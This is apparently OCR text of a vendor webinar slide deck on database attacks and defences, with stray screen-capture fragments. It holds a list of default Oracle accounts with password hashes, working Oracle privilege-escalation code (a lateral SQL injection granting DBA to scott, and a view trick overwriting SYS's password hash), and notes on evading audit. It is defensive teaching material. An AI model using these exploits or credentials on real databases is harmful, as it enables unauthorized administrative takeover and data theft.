APPLSYS	FND	0F886772980B8C79
APPLYSYSPUB	PUB	A5E09E84EC486FC9
APPS	APPS	D728438E8A5925E0
AQ	AQ	2B0C31040A1CFB48
AQDEMO	AQDEMO	5140E342712061DD
AQJAVA	AQJAVA	8765D2543274B42E
AQUSER	AQUSER	4CF13BDAC1D7511C
AUDIOUSER	AUDIOUSER	CB4F2CEC5A352488
AURORAJISUTILITY$	INVALID	E1BAE6D95AA95F1E
AURORAORBUNAUTHENTICATED	INVALID	80C099F0EADF877E
BC4J	BC4J	EAA333E83BF2810D
BLAKE	PAPER	9435F2E60569158E
CATALOG	CATALOG	397129246919E8DA
CDEMO82	CDEMO83	67B891F114BE3AEB
CDEMOCOR	CDEMOCOR	3A34F0B26B951F3F
CDEMORID	CDEMORID	E39CEFE64B73B308
CDEMOUCB	CDEMOUCB	CEAE780F25D556F8
CENTRA	CENTRA	63BF5FFE5E3EA16D

Obtaining Credentials

If users don't provide credentials:

- Code contains user name and password
- Registry contains user name and password
- Potential threats
  - Rogue individuals
  - Trojans
- Methods
  - Extract credentials (known location)
  - Sometimes requires online / offline decomposition


Wireshark
Microsoft Office Acc...
Shortcut to scuba143.exe
C:\WINDOWS\system32\cmd.exe - java Request
C:\documents\Imperva\Webinars\Superveda\Request\classes>
Order Form
Record to AVI
RenderSoft
CamStudio
OPENSOURCE
Press the Stop Button to stop recording
Button
Nokia P
PuTTY
VNC View
VMware Workstation
S3 Browser
Stylesheet Designer
Cygnus Hex Editor
Priority
local-pwd.txt
New Microsoft Office Wor...
TOAD
Skype
Microsoft Office Ex...
itali-car.xlsx
endurence.txt
bp.pdf

Database Attacks
Privilege Abuse

- Definition
  - User has privileges to access database for specific purpose
  - Abuses access privileges to retrieve data in an uncontrolled manner
- Example - Thick Client Problems
  - Order processing application **must** access credit card information
  - Application with access control **must** access authentication / authorization information
- Hard to Control
  - Granular and accurate column level and row level access control are difficult to implement
  - Typically DBAs, programmers and Security Officers do not work together during the life cycle of an application

Privilege Elevation – Buffer Overflow

- Built-in Functions
  - Example: pwdencrypt () – Encrypt input text
  - Access cannot be restricted, available to any user
  - Implementation is susceptible to buffer overflow
    - Pwdencrypt crashes system when buffer overflow
  - Only requires connect privileges
  - Tens of vulnerabilities in recent years

Privilege Elevation – Buffer Overflow

- SQL Statements:
  - Some cannot be restricted
    - Can be executed by any user, can't deny specific users
  - Implementation is susceptible to buffer overflow

    Examples:
    - *Alter session set time_zone = <long string>*
    - *Create database link… (executed with RESOURCE permission)*
  - *Providing a string that is too long will cause a buffer overflow!*
- Approx. 10 buffer overflow vulnerabilities discussed in recent years

Privilege Elevation – Buffer Overflow

- Built-in Stored Procedure and Functions
  - Can be restricted but some are publicly accessible by default
  - Implemented using external libraries (rather than SQL)
  - Susceptible to buffer overflow
  - *xp_sprintf*, *ctx_output.start_log*
  - Tens of vulnerabilities in recent years

Privilege Elevation – SP SQL Injection

- Database stored procedures
  - Are executed in the security context of their owner (by default)
    - If created by dba then user running it has dba permissions
  - Are useful for restricted access to privileged functions
- Some Susceptible to SQL Injection
  - Some may get a SQL statement as parameter
    - E.g. 'grant dba to scott'
  - Susceptible system stored procedures are publicly available, executed under the context of the owner…
- Very typical of the Oracle database server but have been demonstrated with other vendors as well

Direct Database SQL Injection - Example

- Looking for SQL injection in stored procedures traditionally involves parameters of character nature (CHAR, VARCHAR2, etc.):

```
PROCEDURE VALIDATE_LAYER(LAYER IN VARCHAR2, RESULT_TABLE IN VARCHAR2) IS…
…
UPDATE_STR := 'INSERT INTO ' || RESULT_TABLE || ' VALUES(:gid, :gid_result)' ;
…
LOOP
    BEGIN
        FETCH QUERY_CRS INTO GID ;
        EXIT WHEN QUERY_CRS%NOTFOUND ;
        GID_RESULT := MDSYS.MD2.VALIDATE_GEOM(UPPER(
        DBMS_ASSERT.QUALIFIED_SQL_NAME(LAYER) ), GID, NULL);
        EXECUTE IMMEDIATE UPDATE_STR USING GID, GID_RESULT ;
```

Direct Database SQL Injection
Lateral SQL Injection

- Parameters of type DATE and even NUMERIC are susceptible for SQL Injection
  - But most people don't suspect SPs that use them!
- For example: a technique based on the use of NLS_DATE_FORMAT
  - For more information, see David Litchfield's "Lateral SQL Injection" white paper at: http://www.databasesecurity.com/dbsec/lateral-sql-injection.pdf

Lateral SQL Injection - Example

```
create or replace function bad_date return number is
num number;
str varchar2(200);
begin
 str :=  'select count(*) from scott.emp where hiredate <  ''' ||
   sysdate || '''';
dbms_output.put_line(str);
execute immediate str;
return num;
end;
/
```

Q: Is the bad_date function susceptible to SQL injection?

A:‘bad_date’ is an existing function that is susceptible to SQL injection because it executes a string that uses sysdate…

Lateral SQL Injection - Example

- Before we continue, lets also create a malicious function called get_dba:

```
create or replace function get_dba return varchar2 authid
   current_user is
PRAGMA AUTONOMOUS_TRANSACTION;
begin
execute immediate ('grant dba to scott');
end;
/
```

Lateral SQL Injection - Example

Let's alter sysdate:

```
ALTER SESSION SET NLS_DATE_FORMAT = '"'' and
  scott.get_dba= ''a''--';
```


Now call existing unsuspect SP 'bad_date':

```
SELECT bad_date FROM DUAL;
```

* When we call 'bad_date' we call a function which calls the altered 'sysdate' function which calls 'scott.get_dba' and provides scott with DBA privileges

Privilege Elevation - Network Protocol Attacks

- Proprietary network protocols are used to communicate between clients and server
  - Complex
  - Obscure, (almost) no public documentation
  - Backwards compatibility
- Allow for different types of attacks
  - Circumventing authentication
  - DoS
  - Buffer overflow
- Attacker only needs:
  - network access to server
  - Little research on the subject (mainly login messages)


Cygnus FREE EDITION - [Connect-LongMGRLVLLS.bin]
File Edit View Window Help
Ready. Press F1 for Help.
C:\WINDOWS\system32\cmd.exe
C:\documents\Imperva\Presentations\IDUG-2009>
DB2 CLP - db2setcp.bat DB2SETCP.BAT DB2.EXE
db2 =>
Shortcut to TCPirate.exe
Cygnus Hex Editor FR...
endurence.txt
bp.pdf
CamStudio
start
Cygnus FREE EDIT...
C:\WINDOWS\syst...
DB2 CLP - db2setcp...
CTO-DB
EN
97%
09:19

Database Attacks - Privilege Elevation

- Recent Oracle vulnerability, has been in the code base from version 8i, not fully patched in all versions:
- Any user with SELECT privileges on a table can UPDATE or DELETE rows
- Example:

```
SQL>   update sys.user$ set password = 'XXX'  where
   user#= 0;
update sys.user$ set password = 'XXX'  where user#= 0
              *
ERROR at line 1:
ORA-01031: insufficient privileges
```

We tried to update the table failed (ORA-01031) as expected

Example – Privilege Elevation:

-- now we will create a view called hack:


```
SQL>   create view hack as select * from sys.user$ where
  user# in (select user# from sys.user$);
View created.
```


-- via this view it is possible to insert/update/delete data:

```
SQL>   update hack set password= '57C40325536254A8'  where
  user#= 0;
1 row updated.
SQL>   select password from sys.user$ where user#= 0;
PASSWORD
------------------------------
57C40325536254A8
```

Covering Tracks

- Many databases are not audited so audit evasion not an issue…
- Often only security failures are audited
  - Most of the previously mentioned attacks will not be audited
- Attacker can tamper with audit if have elevated privileges
  - Attacker that gains elevated privileges
  - DBA or other legitimate user with elevated privileges
- Some vulnerabilities in auditing mechanism


TOAD - [SYSTEM@CTO-DB - SQL /]
File Edit Grid SQL-Window Create Database Tools View DBA Debug Window Help
Cancel
Data
Explain Plan
Auto Trace
DBMS Output
Script Output
SYSTEM@CTO-DB
SYSTEM@CTO-DB
Commit is OFF
Commit is OFF


Applications Actions
Thu Apr 30, 7:39 AM
db2inst2@localhost:~
File Edit View Terminal Tabs Help
Database Connection Information
Database server = DB2/LINUX 8.2.0
SQL authorization ID = DB2INST2
Local database alias = SAMPLE
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>
db2 =>

DB Attack Prevention

- Let's call the DBA and have him fix everything
  - DBA does not have time!
  - Multiple database vendors =
    - Multiple DBAs
    - Different Capabilities
    - Different Syntax and Semantics
    - Different Policies
  - Partial tools for some of the issues
  - No SoD - Full control of administrative functions

DB Attack Prevention

- Some of the missing capabilities
  - Vulnerability / Compliance assessment
  - Usage Profile per user, per application
  - Context Based Profiling and Connection Control
  - Virtual Patching & Protocol Validation
  - Independent Audit
  - Separation of Duties
  - Consolidation of policies and control

The importance of profiling usage

Data Leakage via Database Access

